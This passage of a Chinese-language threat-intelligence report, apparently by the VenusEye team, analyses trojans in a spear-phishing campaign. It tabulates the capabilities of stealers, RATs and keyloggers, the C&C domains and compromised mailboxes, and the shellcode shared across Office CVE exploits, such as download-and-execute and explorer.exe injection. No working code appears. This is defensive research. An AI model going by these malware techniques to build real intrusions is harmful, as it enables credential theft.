


图 4.29　钓鱼网站页面

五. 攻击样本木马特征分析

根据攻击样本的特征，我们将攻击样本中的木马分为两大类，远控/窃密类和键盘记录类。其中远控/窃密类发现 335 次，占比 21%，键盘记录类发现 1293 次，占比 79%，如下图所示。通过监测数据分析发现，各类攻击样本中使用的网络攻击武器多为 Windows 平台的窃密木马，如 ZeusVM、Pony、Neutrino 等；也有键盘记录器，如 Hawkeye、iSpy、Agent Tesla 等。

我们结合木马所攻击的目标、攻击载体，发现其攻击对象有一定行业化倾向。攻击所使用的武器种类较多，并且更新速度较快。通过分析发现，这些木马的共同点是窃取用户终端上有价值的个人数据，包括但不限于：用户名、密码、银行卡信息以及有价值文件等信息。




图 5.1 钓鱼网站页面

5.1 木马功能分析

我们对具有木马功能的攻击样本进行分析后发现，其中木马功能大多相似，以窃取私人信息、文件等个人秘密为目的。从技术特点上分类，可以细分为窃密木马类、远程控制类、键盘记录类以及下载器类四大类，如下表：

功能分类	家族	编译语言	主要功能	代表样本 MD5
窃密木马	ZeusVM	C++	窃密为主。通过 web 浏览器注入劫持用户账户信息，窃取 FTP、POP3 协议上的敏感信息，截获按键记录，截取计算机	e1a1********** **********

			屏幕等，还可实现对被控主机的远控功能，比如关机重启，文件上传下载，启动关闭进程等。	
	pony	汇编	窃取多种浏览器，FTP，邮件客户端、远程桌面、以及比特币等数字货币的账号密码。	335b********** **********
	Neutrino	C++	截取多种浏览器、FTP 账号密码；监控截屏、剪贴板、键盘按键；上传文件，执行 cmd shell，远程下载，执行 DDOS 攻击等；另外还具有大量反调试反虚拟机功能	bee0********** **********
	Citadel	C++	窃密功能。	acb0********** **********
远程控制	NanoCore	C#	基于 C#的远控功能	0a7b********** **********
	NetWire	C++	包含远控的常见功能。也具有窃密功能，包括各种浏览器以及邮件客户端。	0ecd********** **********
	JSocket	Java	基于 Java 的远控。可跨平台运行。可对主机进行截屏，录音，控制键盘鼠标，访问摄像头，访问文件系统，键盘记录，甚至可以开启聊天窗口和被控制主机进行聊天。	917a********** **********
	AlienSpy	Java	基于 Java 的远控。功能与 JSocket 类似	7ce2********** **********
键盘记录	predatorpain logger	C#	键盘记录，窃取虚拟货币信息，监控剪切板，获取系统信息，窃取 Minecraft 登陆信息，截屏，可移动设备传播，窃取电子邮件信息等功能。	2a87********** **********
	hawkeye keylogger	C#	键盘记录，同时获取系统信息，监控剪贴板，浏览器保存的密码信息，电子邮件账户信息。	331f********** **********
	ispy keylogger	C#	键盘记录，上传文件，文件下载，截屏，摄像头监控。监控剪贴板，获取系统信息等功能。	5410********** **********

	Agent Tesla	C#	键盘记录，获取系统信息，截屏，摄像头监控。监控剪贴板，获取系统信息。同时具有反沙箱，反检测，绕过 UAC 等高级功能	aa75********** **********
下载器	H1N1Downloader	C	木马下载器	0352********** **********
	Hancitor Downloader	C	木马下载器	504a********** **********

5.1.1 远程控制类和窃取信息类木马




图 5.2 远控窃密木马分布情况

经过 VenusEye 金睛团队分析发现，攻击者频繁更换最新的远控、窃密木马，所使用的窃密木马也从早期单纯的 C++语言编写的木马变为使用 Java 等多语言编写的木马。

	pony	Zeus VM	Neutrino	Citadel	NetWire	NanoCore	Java Rat
发现时间	2015.9.	2015.8.	2016.6.	2016.4.	2016.3.	2015.12.	2016.4.
窃密	√	√	√	√	√	√	√

远程控制	×	√	√	√	√	√	√
DDOS	×	×	√	√	×	√	×
反虚拟机	×	√	√	√	×	×	√
数据回传	http 加密	http 加密	http 明文	http 加密	tcp 加密	tcp 加密	tcp 明文

5.1.2 键盘记录类木马

我们对键盘记录木马的攻击样本进行分析后发现，攻击样本主要包括四种类型的键盘记录器：hawkeye keylogger、ispy keylogger、predator-pain keylogger 以及 Agent Tesla。




图 5.3 键盘记录木马分布情况

各种键盘记录器的主要功能对比如下表：

	HawkEye Keylogger	iSpy keylogger	predator-pain keylogger	Agent Tesla
发现时间	2015.5	2016.2.	2016.4.	2016.11.
键盘监控	√	√	√	√
剪贴板监控	√	√	√	√

摄像头监控	×	√	×	√
截屏	√	√	√	√
获取用户信息	√	√	√	√
可移动设备传播	√	×	√	×
获取浏览器账户密码	√	√	√	√
获取邮件账户密码	√	×	√	√
窃取虚拟货币	√	×	√	×
窃取 MineCraft 账号信息	√	√	√	×
下载文件	×	√	×	√
反沙箱	×	√	×	√
绕过 UAC	×	×	×	√
数据回传方式	FTP,EMAIL,PHP	FTP,EMAIL,PHP	FTP,EMAIL,PHP	FTP,EMAIL,PHP

5.2 木马的隐蔽信道（C&C）分析

我们对各类木马的攻击样本进行分析后发现，木马回传主要有网站回传和邮件回传两种方式。

5.2.1 隐蔽信道（C&C）网站分析

我们将木马回连的地域做了分类统计，发现位于美国等发达国家的 C&C 域名明显多于其他地区。




图 5.4　木马回连地域分布情况

经过分析发现，这些 C&C 域名主要有自建域名和攻陷域名两种。自建域名多采取 whois 信息隐藏等技术手段躲避溯源分析。攻陷域名则大多为安装有 wordpress 的网站，这些服务器被部署上了类似的 webshell 便于攻击者的批量控制。




图 5.5　被攻陷网站上安装的 webshell

5.2.2 隐蔽信道（C&C）邮箱分析

我们掌握了数十个 keylogger 样本回传信息所使用的邮箱。这些邮箱既包含攻击者自建邮箱，又包含受害者使用的失陷邮箱。通过分析发现攻击者利用失陷邮箱，接收木马回传的邮件，还会以这些邮箱为跳板向其他人发送带毒鱼叉攻击邮件。

邮箱账号	国别	使用者画像	邮箱性质	邮箱用途
Ol******@mail.com	未知	攻击者专门用来接收 HawkEye Keylogger 回传信息的邮箱	攻击者自有	接收 HawkEye 回传邮件
m******@yandex.com	未知	攻击者专门用来接收 HawkEye Keylogger 回传信息的邮箱	攻击者自有	接收 HawkEye，iSpySoft，Agent Tesla 回传邮件
grant@******.co.za	南非	公司销售人员	企业邮箱	私人邮箱，接收 HawkEye 回传邮件且向他人发送鱼叉攻击邮件
piyanat@******.co.th	泰国	公司秘书一类职务	企业邮箱	私人邮箱，接收 HawkEye 回传邮件且向他人发送鱼叉攻击邮件
tony@******.com	以色列	公司财务人员	企业邮箱	私人邮箱，接收 HawkEye 回传邮件且向他人发送鱼叉攻击邮件
tony.szpendyk@******.com	中国香港	公司财务人员	企业邮箱	私人邮箱，接收 HawkEye 回传邮件且向他人发送鱼叉攻击邮件

六. 攻击样本关联分析

通过监测数据发现，攻击样本中存在关联关系。我们从攻击载荷、木马关联、回连信息等维度对这些攻击样本展开分析。

6.1 攻击载荷关联分析

6.1.1 鱼叉邮件关联分析

在攻击样本中，攻击使用的攻击方式均为鱼叉邮件攻击，且发送的邮件主题或者附件名包含与财务相关的特殊关键字，旨在提高打开的命中率。




图 6.1 与经济业务相关邮件

结合攻击样本涉及到被控制终端的分布情况，我们发现，攻击者在载荷投递上采用的是行业化撒网式的投递方式。

6.1.2 漏洞关联分析

经过分析发现，攻击者所使用的漏洞随着时间的推移也在不断变化，但无论新漏洞还是老漏洞，其 shellcode 代码都存在相似性，显示这些攻击样本是使用了相同工具生成的。

（1） CVE-2012-0158 与 CVE-2015-1641

在 2016 年 6 月份截获的使用 CVE-2012-0158 样本中我们发现，样本普遍使用的是从自身解密释放 PE 文件并执行。而在半年后截获到的使用 CVE-2015-1641 漏洞也采用了同样方法，并且它们的 shellcode 完全相同。

图 6.2 CVE-2012-0158、CVE-2015-1641 shellcode 执行流程图

下面是两个漏洞关键 shellcode 代码对比图（左：CVE-2012-0158，右：CVE-2015-1641）




图 6.3 CVE-2012-0158、CVE-2015-1641shellcode 对比图（1）

第一段 shellcode：通过哈希获取相关 API 函数地址，哈希算法一致，API 哈希一致，代码结构一致。




图 6.4 CVE-2012-0158、CVE-2015-1641shellcode 对比图（2）

第一段 shellcode：跳转到第二段 shellcode，代码结构一致。




图 6.5 CVE-2012-0158、CVE-2015-1641shellcode 对比图（3）

第二段 shellcode：解密余下 shellcode，解密算法类似。




图 6.6 CVE-2012-0158、CVE-2015-1641shellcode 对比图（4）

第二段 shellcode：通过哈希获取相关 API 函数地址，哈希算法一致，API 哈希一致，代码结构一致。




图 6.7 CVE-2012-0158、CVE-2015-1641shellcode 对比图（5）

第二段 shellcode：定位并解密内嵌 PE，代码完全相同。

（2） CVE-2012-0158 与 CVE-2015-2545

还有另一大部分基于 CVE-2012-0158 的漏洞样本主要功能是下载恶意 PE 文件并执行，我们发现这类样本和 2016 年 2 月份以来出现的 CVE-2015-2545 漏洞样本有一定的相似之处。

图 6.8 CVE-2012-0158 shellcode 执行流程图

CVE-2012-0158 的 shellcode 功能比较简单，直接加载 urlmon.dll 并获取 URLDownLoadToFileA 函数地址，下载可执行文件并执行。




图 6.9 CVE-2015-2545 shellcode 执行流程图

CVE-2015-2545 漏洞样本的 shellcode 有不同点，不是直接下载 PE 文件执行，而是将下载执行的代码注入到 explorer.exe 中执行。但 explorer.exe 中的下载代码和 CVE-2012-0158 的下载代码完全相同。

